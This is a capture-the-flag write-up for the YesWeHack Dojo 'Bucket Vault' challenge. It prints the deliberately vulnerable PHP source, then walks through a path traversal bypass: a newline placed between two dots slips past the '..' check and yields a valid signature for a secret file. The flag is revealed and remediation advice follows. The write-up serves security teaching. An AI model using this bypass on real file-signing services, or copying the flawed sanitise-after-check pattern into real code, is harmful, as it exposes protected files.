YesWeHack Dojo 50: Bucket Vault
TL;DR
- The
signaction is only supposed to work on files underpublic/. - It blocks raw
.., but strips control characters before generating the signature. - By sneaking a line break between the dots, we can make a harmless-looking path turn into traversal after cleanup.
- That signed path is still accepted by
download, which lets us read the secret file.
Description
Bucket Vault implements a secure file storage system using pre-signed URLs with signatures. Generate time-limited access tokens for files stored in the vault, with built-in signature verification to ensure only authorized requests can retrieve protected content.
Solution
In this writeup, we'll review the latest YesWeHack Dojo challenge, created by Pwnii 💜
Follow me on Twitter and LinkedIn (and everywhere else 🔪) for more hacking content! 🥰
Source code review
Starting with the setup code, the application creates a files/ directory under /tmp, stores the flag in files/super_secret.txt, and adds a few sample files under files/public/.
setup.php
chdir('/tmp');

$files_dir = 'files';
$templates_dir = 'templates';

if (!is_dir($files_dir . '/public')) {
    mkdir($files_dir . '/public', 0775, true);
}

if (!is_dir($templates_dir)) {
    mkdir($templates_dir, 0775, true);
}

file_put_contents($files_dir . '/super_secret.txt', $flag);

// Public files
file_put_contents($files_dir . '/public/document_alpha.txt', "YWH-DOJO-50 -- public object alpha\n");
file_put_contents($files_dir . '/public/document_beta.txt', "YWH-DOJO-50 -- public object beta\n");
file_put_contents($files_dir . '/public/document_gamma.txt', "YWH-DOJO-50 -- public object gamma\n");

// Template setup omitted
So the target is obvious right away:
files/super_secret.txt
The intended user-facing files live under files/public/, so the whole challenge is whether we can trick the signing flow into stepping outside that directory.
index.php
<?php
chdir('/tmp');

/** Configuration **/
define('AWS_SECRET_KEY', $secrets->AWS_SECRET_KEY);
define('AWS_ACCESS_KEY', $secrets->AWS_ACCESS_KEY);
define('AWS_REGION', 'us-east-1');
define('BUCKET_NAME', 'ywh-secure-bucket');
define('EXPIRES_IN', 3600);
define('FILES_DIR', 'files');

/** User inputs **/
$action    = urldecode("USER_INPUT");
$filename  = urldecode("USER_INPUT");
$expires   = urldecode("USER_INPUT");
$signature = urldecode("USER_INPUT");

function sanitizeFilename($filename) {
    return preg_replace('/[\x00-\x1F\x7F]/', '', $filename);
}

function generatePresignedUrl($file_path, $secret_key, $expires_in) {
    $file_path = sanitizeFilename($file_path);
    $timestamp = time() + $expires_in;
    $string_to_sign = "GET\n/files/{$file_path}\n{$timestamp}";
    $signature = base64_encode(hash_hmac('sha256', $string_to_sign, $secret_key, true));

    return [
        'expires'    => $timestamp,
        'signature'  => $signature,
    ];
}

function verifySignature($filename, $expires, $signature, $secret_key) {
    if (time() > $expires) {
        return ['valid' => false, 'error' => 'Signature expired.'];
    }

    $string_to_sign = "GET\n/files/{$filename}\n{$expires}";
    $expected_signature = base64_encode(hash_hmac('sha256', $string_to_sign, $secret_key, true));

    if (!hash_equals($expected_signature, $signature)) {
        return ['valid' => false, 'error' => 'Invalid signature.'];
    }

    return ['valid' => true];
}

function getFileContents($filename) {
    $file_path = FILES_DIR . '/' . $filename;

    if (!is_file($file_path)) {
        return ['found' => false, 'error' => 'File not found.'];
    }

    return [
        'found'   => true,
        'file'    => $filename,
        'path'    => $file_path,
        'size'    => filesize($file_path),
        'mime'    => 'application/octet-stream',
        'content' => file_get_contents($file_path),
        'b64'     => base64_encode(file_get_contents($file_path)),
    ];
}

$data   = [];
$error  = '';
$result = null;

if ($action === 'download') {
    $verification = verifySignature($filename, $expires, $signature, AWS_SECRET_KEY);

    if (!$verification['valid']) {
        $result = 'error';
        $error  = $verification['error'];
    } else {
        $file_data = getFileContents($filename);

        if (!$file_data['found']) {
            $result = 'error';
            $error  = $file_data['error'];
        } else {
            $result = 'download';
            $data   = $file_data;
        }
    }
} elseif ($action === 'sign') {
    if (str_contains($filename, '..')) {
        $result = 'error';
        $error  = 'Forbidden chars in filename.';
    } elseif (!str_starts_with($filename, 'public/')) {
        $result = 'error';
        $error  = 'Access denied. Signing is restricted to the public/ prefix.';
    } else {
        $presigned = generatePresignedUrl($filename, AWS_SECRET_KEY, EXPIRES_IN);
        $result    = 'generated';
        $data      = [
            'file'      => $filename,
            'expires'   => $presigned['expires'],
            'signature' => $presigned['signature'],
        ];
    }
}

print(build_html($result, $error, $data, EXPIRES_IN));
?>
The challenge itself is pretty small. We control four inputs:
$action$filename$expires$signature
Only two branches really matter:
signonly allows filenames underpublic/and rejects the literal substring..downloadverifies the HMAC and then readsFILES_DIR . '/' . $filenamefrom disk
The important part is that the filename is not handled consistently.
In the sign branch, the application rejects any raw filename containing .. and insists that it starts with public/.
if (str_contains($filename, '..')) {
    $error  = 'Forbidden chars in filename.';
} elseif (!str_starts_with($filename, 'public/')) {
    $error  = 'Access denied. Signing is restricted to the public/ prefix.';
}
Later, generatePresignedUrl() strips control characters before building the HMAC input:
function sanitizeFilename($filename) {
    return preg_replace('/[\x00-\x1F\x7F]/', '', $filename);
}
So what we want is a filename that:
- starts with
public/ - does not contain the literal substring
.. - becomes
../after sanitisation
Testing functionality
Before trying anything weird, it helps to confirm the intended flow. Requesting a signature for a normal public file returns an expiry value and a matching signature.
The application flow is:
- ask the application to sign a path
- reuse the returned
expiresandsignaturein a second request
Exploit
The trick is to insert a line break between the two dots:
public/.
./super_secret.txt
That passes the sign checks because the raw input:
- begins with
public/ - never contains the literal substring
..
Once sanitizeFilename() removes the line break, the path being signed becomes:
public/../super_secret.txt
So the application ends up generating a valid signature for a traversal path.
Step 1: sign the crafted filename
action=sign
filename=public/.
./super_secret.txt
The response gives us an expires value and a matching signature.

Step 2: reuse that signature on the sanitised path
action=download
filename=public/../super_secret.txt
expires=<returned expires>
signature=<returned signature>
The HMAC check succeeds because verifySignature() recomputes the signature over the same cleaned-up path that was signed in step 1.
After that, getFileContents() reads:
files/public/../super_secret.txt
which resolves to:
files/super_secret.txt
That resolves to the protected file, so the application returns the flag:
D0n7_l3t_M3_c0n7tr0l_F1l3n4m3!!
Remediation
- Clean the path once, then validate that cleaned version instead of the raw input.
- Use
realpath()(or equivalent) and ensure the resolved path stays within the intended base directory. - Sign server-side object identifiers instead of user-controlled filesystem paths.
- Keep sensitive files outside any directory tree that could ever be reached through path traversal.
Summary
The bug is simple: the app checks one version of the filename, then signs another. By putting a line break between the dots, we can sneak past the raw .. filter and make the cleaned-up path turn into public/../super_secret.txt. Once that path has been signed, we can reuse the token in the download flow and read the protected file outside public/.